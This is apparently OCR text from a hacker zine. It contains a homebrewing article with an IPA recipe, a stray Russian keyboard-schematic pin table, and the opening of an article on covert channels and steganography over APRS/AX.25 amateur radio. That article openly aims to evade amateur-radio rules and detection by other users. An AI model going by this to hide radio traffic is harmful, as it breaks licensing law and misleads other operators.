What hacking shares with making is their common ground of curiosity, skill, and patience—and these intersect on a product that is universally recognized, suitable for barter, and damn tasty. Of course, beer as we know it today differs from the ancient times, where it was a part of the daily diet of Egyptian Pharaohs and Greek Philosophers through the ages. Today's beer and its varieties have acquired a broader tradition, each with a unique background and tastes. But in that variety there is a center, one that pulls together people from all races, cultures, and economic statuses. Modern day philosophers and preachers discuss the world's challenges over beer. Business deals and other relationships are solidified at the bar, by liquid camaraderie!

Why do I bloviate on all of this? Because there comes a time in every hacker's life when you wish for more, when you wish to create something of intrinsic value rather than endlessly find faults in the works of others. For me, that was turning grain, water, hops, and yeast into something greater than the sum of its parts. It's an avenue to share, to serve others, to create.

(It's also something to trade for milk and bread when the zombies come!)

8.1 Ingredients

Beer, like most things in life, can be as simple or as complex as the reader wishes it to be. But at its core, this beverage started with four primary ingredients, each just as important as the next: grain, water, hops, and yeast.




fig 1: Malting Process




fig 2: Malted Barley Detail

Grain Or even more generally, any cereal where its grain can be cultivated and finally sugars can be extracted. But more than just simple grain, grain that has undergone the malting process. Grains are made to germinate by soaking in water, and are then halted from germinating further by drying with hot air, as shown in Figure 1. By malting grains, the enzymes are developed that are required for modifying the grains starches into sugars. This is important to know, as not just any grain will do for the beer brewing process. These sugars extracted from the

malted grains will eventually be turned to alcohol during fermentation, as in Figure 2.

Water Arguably the most critical component, water makes up 95% of the final product and can contribute as much to the taste and feel of the brew as do the grains, hops, and yeast. Books have been written and rewritten on the subject of brewing water and will not be rehashed here. The key water properties are: clean, chlorine free, and plentiful.

Hops Starting in the 9th century, brewers began using hops in place of bittering herbs and flowers as a way to flavor and stabilize their brew. Hops are the female flowers of the hop plant with training bines that set forth like ivy or grapes. The hop cone itself is made of multiple components, but most important to brewing are the resins that are composed of alpha and beta acids. Alpha acids in particular are critical due to their mild antibiotic/bacteriostatic effect that favors the exclusive activity of brewing yeast over microbial nasties swimming about. See Figure 3.




fig 3: Hop Cross-Section

Beta acids contribute to the beer's aroma and overall flavor. These acids are extracting during the brewing process via boiling, which will be expanded upon in the following sections.

Yeast Single-celled organisms with an amazing ability to convert carbohydrates (sugars) into CO_2 and alcohol, yeast is the literal lifeblood of beer, as fermentation changes sugary and otherwise boring sugar water (wort, or young beer) into glorious brew.

For brewing there are 2 main types of yeasts: "top-cropping" where the yeast forms a foam at the top of the wort during fermentation and is more commonly known as "ale yeast" and "bottom-cropping" where the yeasts ferment at lower temperatures and settle at the bottom of the vessel during fermentation, commonly known as "lager yeast."

Yeast can be cultivated from the wild or known/safe sources. Yeast can even be collected and nurtured from bottle-conditioned brews (Belgian varieties in particular).

8.2 Brewing Process

The brewing process is often 15 minutes of frantic activity followed by 60 minutes of drinking, cleaning, or otherwise conversing with your neighbor. Simplistically, the steps are: extract fermentable sugars from the malted grains with hot water (mashing); boil and reduce the fermentable sugar water (wort) while adding hops at specific timing intervals; reduce the wort to a safe temperature and move to a fermentation vessel; pitch yeast and store at a consistent temperature, allowing the fermentation process to occur; pack and condition the beer for future consumption and enjoyment.

There is much science and wizardry that takes place in these five steps. I would like to take you through this process with one of our own recipes at Binary Brew Works. These days you can't have a brewery without an India Pale Ale (IPA), a beer that at its origin was heavily hopped to make the journey by ship from England to India. This heavy-handed hop addition creates a highly bitter, but hopefully aromatic and balanced brew that is popular today.

Gathering the Ingredients For our IPA, appropriately named TCP/IPa, the following ingredients are used and scaled for a 30 gallon (114 liter) batch. Scaling at this volume is 1:1; so halving the numbers for a 15 gallon (57 liter) batch will yield similar results.[20]

[20] `git clone https://github.com/BinaryBrewWorks/Beer/ unzip pocorgtfo09.pdf beer.zip`

```
TCP/IPa
FERMENTABLES:

2Row                    70 lbs
Caramel Malt 60L         6 lbs
Flaked Wheat             6 lbs

HOPS:

Cascade          8 oz      @ 60 mins
Citra           16 oz      @ 15 mins

Yeast:

Wyeast 1056
```

Preparing the Mash Water In a brewing kettle of your choosing, bring the appropriate amount of water to what is known as strike temperature. The volume of water needed depends on other parameters such as grain absorption rates, equipment losses, and evaporation. As such, using a brewing water calculator is recommended. For this recipe, approximately 45 gallons (170 liters) of strike water is needed to get the desired 30 gallons (114 liters) of finished product. Your striking temperature is typically 10–15°F (5–7°C) higher than your target mash temperature. (In this case, 170°F (77°C) for a target 160°F (71°C).)

Mashing In a separate vessel called a mash tun, the prepared grains are waiting for inclusion of the strike water. The mash tun is often a modified cooler or other insulated vessel that can contain the volume of both the grain and the striking water. In single infusion mashing, water is added to the grains, stirred, and typically left to sit for 60 minutes to allow for the extraction of fermentable sugars. 15 minutes of frantic moving of water, stirring, and cleaning is then followed by 60 minutes of drinking your last batch of beer.

Boiling Once the mashing is complete, the sugar water or "wort" has to be extracted and placed into the boiling kittling (oftentimes the same kettle used to heat the strike water). This can be accomplished in a number of ways, mostly through the use of mesh false bottoms or other straining mechanisms to prevent, as much as possible, solid grain matter from entering the boiling kettle.

Once extracted, the wort is brought to a boil and held there for 60–90 minutes. The addition of hops through the boiling process adds to the bitterness and flavor of the beer, so it is critical to follow hop addition timings as this has a huge effect on the final product. For TCP/IPa, two hop additions are used. Cascade hops are widely used in the industry and therefore readily available to the brewer. Cascade hops provide the bittering required for an IPA while imparting the characteristic spicy and citrus flavor expected for the style. Citra hops are added towards the end of the boil to add the strong citrus and tropical tones of flavor and aroma. Remember, the earlier the hop addition, the more bittering oils are extracted from the hop. Later additions provide more flavor and aroma without adding bitterness.




Fig 4: Wort Chilling

Cooling You now have a boiling pot of wort that must be cooled down to pitching temperature as quickly as possible. This is the most critical stage of the process! At 212°F (100°C), all types of nasties that can ruin your beer are boiled away. But as the wort is cooled, there is an increased risk of bacteria or other infections. Cleanliness of the brewery and its equipment is key from this point forward.

Cooling can be accomplished by a number of heat transfer methods. At smaller volumes, coiled

copper tubes shown in Figure 4 are submerged into the boiling wort to sanitize, and the cold water is passed through, cooling the wort to the target temperature. At larger volumes, heat transfer equipment gets bigger and beefier, but serves the same purpose. Most ale yeast pitches at a temperature between 70 and 75 degrees Fahrenheit (22°C).


Fermentation Yeast are beautiful little creatures. Through a metabolic process, yeast convert sugars into gas (CO_2) and alcohol. This process must take place in a sanitary vessel where no interference from other microbes can ruin our wort. Temperature control of the vessel and the surrounding room is critical to the overall taste and feel of the final product. Some styles, such as the saison, are purposefully fermented at the highest temperatures (80–85°F, 27–29°F) allowed by the yeast. Fermentation at this temperature produces a "spicy" profile.

For lagers, yeast ferment at lower temperatures common to basements and cellars and produce a funky flavor. Not my preference, but fun nonetheless if you have the equipment or climate to ferment at this temperature.

And like magic, our sugary wort is churned, eaten, and converted into glorious beer.

Packaging Once the fermentation process is nearly complete, the beer can be stored and chilled. Carbonation comes next, with various methods available to the home brewer. Bottle conditioning is the process of introducing a priming sugar back into the wort just prior to bottling. Take careful notes and measurements at this point, as too much sugar can create explosive "bottle bombs."

Investing in a used kegging system can help tremendously. Not only does this simplify cleaning, it also allows the brewer to force carbonate the keg. Attaching a CO_2 tank and selecting the appropriate PSI level can quickly and more evenly carbonate your brew to the target levels. Plus there's nothing like having fresh, cold beer on tap.



Creating a final product from raw ingredients is a very fulfilling process. The basic process of extracting sugars from grain, adding hops, fermentation, and drinking is just the surface of a complex, diverse, and creative industry. For the homebrewer, not only serves as a way to make and enjoy beer, but also as a social tradition where drinks and conversations are had over a boiling pot of wort. Go forth, become a brewer, and enjoy the miracle of your own beer!






Схема принципиальная " Электроника БК 0



010 – 01 " клавиатура нового образца



U	УСТРОЙСТВО	Контакт
+5В	D2,E1,E2,E4–E8	1
	DS1–DS16	8
	D1,D3,D5–D7,D9–D11,D13,D20,D21	14
	D2,D12,D8	16
	D15–D18,D22–D25,DS17–DS20	24
	D4,D14,D19	42
ОБЩ.	E3	1
	DS1–DS16	16
	D1,D3,D5–D7,D9–D11,D13,D20,D21	7
	D2,D12,D8	8
	D15–D18,D22–D25,DS17–DS20	12
	D4,D14,D19	21

9 Shenanigans with APRS and AX.25 for Covert Communications

by Vogelfrei

This little document details some shenanigans involving APRS and its underlying AX.25 protocol, including but not limited to covert channels, steganography, avoiding detection by normal users and leveraging Internet infrastructure for worldwide covert communication.

Covert channels in radio packet protocols have been investigated in the past.[21] Although the regulations for amateur radio operation explicitly forbid hiding, encoding, or encrypting communications in any form, it is nonetheless a challenging and fruitful field for experimentation.

I had been researching the topic for a while, and informally mentioned this to my neighbors Travis and Muur, who—it turned out—had been working on PSK31. They requested an article to follow theirs, PoC||GTFO 8:4. So enjoy this short piece, and look out for more elaborate tricks and tools for all your booklegging communication needs, because the world is almost through![22]

The APRS protocol (Automatic Position Reporting System), originally developed by Bob Bruninga (WB4APR), has its roots in the necessity to track the position and telemetry data of vehicles, weather stations, and hikers.

APRS is built on the AX.25 protocol, an amateur variant of the commercial X.25 protocol you'll fondly remember from Phrack 45:8. Despite the amateur nature of its deployment, there is an impressively large infrastructure of Internet gateways, digipeaters, weather stations, and other kinds of nodes. The International Space Station (ISS) itself has an APRS-capable digipeater on-board, and radio operators across the globe engage in packet radio messaging through the station and other satellites.

Perhaps the most interesting feature of APRS, besides the fact that it supports exchanging all kinds of information, is the way the data is routed between uncoordinated nodes over large areas. It is this decentralized, connection-less nature that makes APRS ideal for covert communication purposes.

9.0.1 Frequencies and Equipment

Now that you have a general idea of what APRS is and what it might be useful for, you should know which frequencies are designated for APRS transmissions. Frequencies vary by country, but as a general rule, North America uses 144.390 MHz while Europe and Africa use 144.800 MHz.

For testing and experimentation purposes, start with a cheap hand-held radio such as the Baofeng UV5R from China. It is capable of transmitting in the 2m and 70cm bands, and can easily be connected to your computer's sound card. This will allow you to immediately test software modems and get your feet wet with APRS and other packet radio protocols.

If you would like to get fancy, I recommend two additional pieces of equipment. Get a dual-band radio with TNC support, such as the Kenwood TM-D7xx or TH-D72A. The TNC will interpret packets in hardware, freeing you from DSP headaches. You will also want a general purpose wide-band receiver with discriminator (unadulterated audio) output; ordinary folks call this a scanner.

9.1 The Protocol

As mentioned before, APRS uses AX.25 for transport. More specifically, APRS data is contained in AX.25 Unnumbered Information (UI) frames, in the information field. The protocol is completely connectionless; there is neither state nor any expectation of a response for a given packet.[23] This is rather handy for simple systems, since you will only need a single packet consumer, and the rest of your state machine is entirely up to you. Because of its simplicity, APRS can be easily implemented in microcontrollers.
A simple APRS message packet looks as follows:

[21] `jt64stego` by Drapeau (KA1OVM) and Dukes, 2014

[22] So says the preacher man but... I don't go by what he says.

[23] This is the exact opposite of your Wi-Fi, where every data frame is acknowledged, and no more data is sent unless either the ACK arrives or a timeout is reached.

